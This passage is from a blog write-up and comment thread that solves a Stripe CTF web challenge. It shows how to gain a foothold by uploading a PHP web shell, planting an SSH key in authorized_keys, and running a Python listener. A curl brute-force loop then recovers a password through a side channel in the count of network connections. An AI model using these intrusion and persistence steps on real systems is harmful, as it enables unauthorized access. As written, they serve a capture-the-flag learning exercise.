One more thing, you can ask the application to send the result to your own endpoint (some port on some server) as well as responding it directly back to you. Now this must have something to do with solving the challenge.
Unfortunately, the application only has access to stripe-ctf servers, so you can’t run your endpoint anywhere you like. You have to obtain some endpoint on their network. Well level02 server is still out there.
Obtaining the endpoint server
Well this time you can’t just upload a PHP there. Endpoints should be on some host:port directly, not on some web folder. You have to obtain SSH access to level02 server. To do this, I first uploaded a PHP shell (Jackal) on the server. The server has very limited access as it has been secured to prevent any other means.
Now you have to store your SSH public key on server’s authorized hosts list, so that you can SSH there (it doesn’t accept passwords). To do this, copy the contents of the file ~/.ssh/id_rsa.pub from your computer to ~/.ssh/authorized_keys file on the server using the PHP shell.
Now you can ssh [email protected] and have remote control over it.
Then I used the following Python code to run a webserver as endpoint. This endpoint will do most of the dirty tricks:
# the python endpoint server by AbiusX for Stripe CTF challenge 8
import string,cgi,time
from os import curdir, sep
from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
class MyHandler(BaseHTTPRequestHandler):
    index=0
    lastport=None
    suspicious=[]
    def do_GET(self):
        return
    def do_POST(self):
        global postVars
        varLen = int(self.headers['Content-Length'])
        postVars = self.rfile.read(varLen)
        self.send_response(200)
        self.send_header('Content-type',    'text/plain')
        self.end_headers()
        print self.client_address
        host,port=self.client_address
        self.wfile.write("POST OK\n");
        self.wfile.write("Data: "+str(postVars));

        if (self.lastport is not None):
            portdiff=port-MyHandler.lastport
        else:
            portdiff=0

        #if (self.index is None): self.index=0;
        with open("log.txt","a") as myfile:
            myfile.write(str(self.index)+" ("+str(portdiff)+") "+str(postVars)+"\n");
        if (portdiff!=3): #the number here depends on the chunk
            MyHandler.suspicious.append(MyHandler.index);
        MyHandler.index+=1;
        MyHandler.lastport=port
        return

def main():
    try:
        server = HTTPServer(('', 8010), MyHandler)
        print 'started httpserver...'
        server.serve_forever()
    except KeyboardInterrupt:
        print '^C received, shutting down server'
        print "Suspicious list:\n"
        print MyHandler.suspicious
        server.socket.close()

if __name__ == '__main__':
    main()
What it does is it gets a request and stores the incoming address and port and all the request data in a log file. As a matter of fact, it doesn’t store the actual port numbers, but the difference between the new port number and the last port number. It also stored an continues index number at start of each line on the log file.
I provide this as the endpoint, level02-3.stripe-ctf.com:8010, which the Python web server described above. The reason for storing port differences is what solves this problem.
The Idea
The application on this challenge, makes one more network connections if a chunk is valid, in par with when it is not. For example consider we provide a password where first chunk is invalid, it sends this chunk to first chunk server and gets a failure. Now if it is valid, it is sent to the chunk server and result is true, so the next chunk is sent to the next chunk server, hence one extra network connection.
Now using a brute-force algorithm we can find first chunk by sending 000000000000 up to 999000000000 respectively to the server, and then viewing the log file of our server to see which one has one different port increment than the other ones. Since there are indexes on the log file, we could then link them back to our original numbers.
This could be repeated for the 2nd and 3rd chunk, and for the 4th we just have to brute force for the actual True result.
Unfortunately, there is a lot more network activity on the server and there are many indexes with larger than usual port uses, so we’re gonna run this brute-force a few times for each chunk until we have only one candidate. The suspicious array in the server is used for that, it stores all the indices that have more than default (2,3,4) port connections, then outputs them, so that we can brute-force again only using those values.
Every time we run this brute force, values are reduced until there’s only one left. This whole process took almost 1 hours for me. Here’s the brute-force code:
import os
url="https://level08-4.stripe-ctf.com/user-stsqneospz/"
webhook='level02-3.stripe-ctf.com:8010'
for passsection in xrange(0,1000):
  password='165774000%s'%str(passsection)
  data='{"webhooks":["%s"],"password":"%s"}'%(webhook,password);
  command="curl '%s' -d '%s'"%(url,data);
  print command
  res=os.system(command);
  print res;
I hope you had fun reading through this post.





78 comments On Stripe CTF 2 – Web Challenges
Odd, what’s your operating system? Could you email me a log of your terminal?
I’m using Windows 7…what should I type in command line?
OMG you gotta use a POSIX box for that to work! SSH to server2 and run it there.
Oh…silly me. How long did yours take? Mine is doing like…1 request per 2 seconds…oh gosh haha
Cause you’re doing it from your personal computer instead of running it on a server (preferably level02 server)
I’m actually running it on level2 server, same for port 8010 and 8011, etc
Then there’s nothing you can do. Probably overloaded and highly crowded.
level 4 is a XSS, not CSRF
One way to do a CSRF is via XSS, but it’s actually a CSRF and the XSS you do is just the means to it.
I had wildly different ports, until I realised that it was counting more than MY requests. I added
if “10.0.2.5” in self.client_address:
But it’s still giving my massively different port differences, ranging from ~20 ports to ~340 ports.
It’s a shame that you publish this before end of the game
Hi, I was trying level07 FAQ , but I seems like I cant understand how did you computer 5fe73d0cbd3b4e82f9b87970041851d232e757cd
inthe python programme given at the final script !!
Can you help me with level 7 i sha1 my secret + body data and send them by php to server but nothing happens i try your python script but i don’t run “python lulz.py
File “lulz.py”, line 5
SyntaxError: Non-ASCII character ‘\xe2’ in file lulz.py on line 5, but no encoding declared; see http://www.python.org/peps/pep-0263.html for details
” can you help me how to find hash for me level 07 and how it send to server … very thank’s :)
It happens cuz the servers are overcrowded now. You can just rule out the one’s that “ARE NOT RIGHT” and keep doing it until the list is short enough.
You’re right but actually it was just hints before the end. I edited the post and completed the solutions last night.
It’s not a copy paste. You have the understand the concept and apply it. With your description you’ve got it wrong.
Same answer given to blogger.
But when i calculate : “sha1(my secret + datas without “|sig:…..”)” and i try it send with php to the server nothing happens where i do a mistake ? Thank’s for ur time … :)
Sorry for my stupiding question but how to copy the public key into “authorized_keys” i don’ŧ seen an .ssh folder in shell …
What do you mean nothing happens? Like no response from the server? That shouldn’t happen.
You have to create the .ssh folder. I don’t think that with crowded servers of now 4 hours will do for you. Good Luck next time.
I have output this : “sudo ssh [email protected]
sudo: /var/lib/sudo writable by non-owner (040777), should be mode 0700
[sudo] password for xxx:
Permission denied (publickey).”
What i must do ? :/
What’s the reason for ‘165774000’ before the ‘passsection’ in your final solution’s brute forcer?
Quality articles is the secret to be a focus for the users to go
to see the website, that’s what this web page is providing.
good job bro , perfect
Thanks to my father who stated to me regarding this
website, this blog is genuinely remarkable.
Pingback: AbiusX » Stripe CTF v3 Writeup ()
Hello…
Comments are closed.